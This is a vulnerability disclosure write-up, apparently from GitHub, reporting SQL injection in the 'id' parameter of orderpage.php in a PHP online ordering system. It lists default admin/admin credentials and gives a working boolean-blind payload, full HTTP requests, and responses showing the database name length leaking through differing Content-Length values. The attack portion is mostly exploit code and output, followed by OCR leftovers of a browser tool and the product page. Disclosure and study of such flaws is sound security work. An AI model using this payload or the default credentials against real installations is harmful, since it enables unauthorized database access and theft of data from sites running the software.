debug601 Create SQLi-5.md History

1 contributor

39 lines (25 sloc) | 1.49 KB

Online Ordering System v1.0 by oretnom23 has SQL injection

Author： k0xx

The password for the backend login account is: admin/admin

vendors: https://www.sourcecodester.com/php/5125/online-ordering-system-using-phpmysql.html

Vulnerability File: /onlineordering/store/orderpage.php

Vulnerability location: /onlineordering/store/orderpage.php?id=,id


[+] Payload: /onlineordering/store/orderpage.php?id=12%27%20and%20length(database())%20=12--+ // Leak place ---> id

Current database name: shoppingcart,length is 12

```
GET /onlineordering/store/orderpage.php?id=12%27%20and%20length(database())%20=12--+
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=v112m4jpgqqtdo86av7lvbjv3l
Connection: close
```

When length (database ()) = 11, Content-Length: 3541



When length (database ()) = 12, Content-Length: 2529

```
GET
/onlineordering/store/orderpage.php?id=12%27%20and%20length(database())%20=12--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=v112m4jpgqqtdo86av71vbjv31
Connection: close
```

```
HTTP/1.1 200 OK
Date: Mon, 09 May 2022 04:12:52 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Content-Length: 2529
Connection: close
Content-Type: text/html; charset=UTF-8

<img src="img/products/k6.jpg" alt="Wall-E" title="Wall-E" /><br><span style="color:#B80000; font-size:16
font-weight:bold; font-family:Arial, Helvetica, sans-serif;">keychain</span><br><script type="text/javas
language="Javascript">
        var sum=0;
        price = document.frmOne.select1.value;
        document.frmOne.txtDisplay.value = price;
    function OnChange(value){

                price = document.frmOne.select1.value;
                quantity = document.frmOne.select2.value;
         sum = price * quantity;

                document.frmOne.txtDisplay.value = sum;
    }
</script>
```

Load URL
Split URL
Execute

http://192.168.1.19/onlineordering/store/orderpage.php?id=12' and length(database()) =12--+

Post data Referrer 0xHEX %URL BASE64 Insert string to replace

keychain

C:\xampp\htdocs\onlineordering\store\orderpage.php on line **40**

" />

Quantity : =

In the note area you can specify what you want(example format)

*format for Keychain(Shapes)

Keychain available shapes(Butterfly, heart, circle, square, tshirt)

Note:

Design: 浏览... 未选择文件。

Add To Cart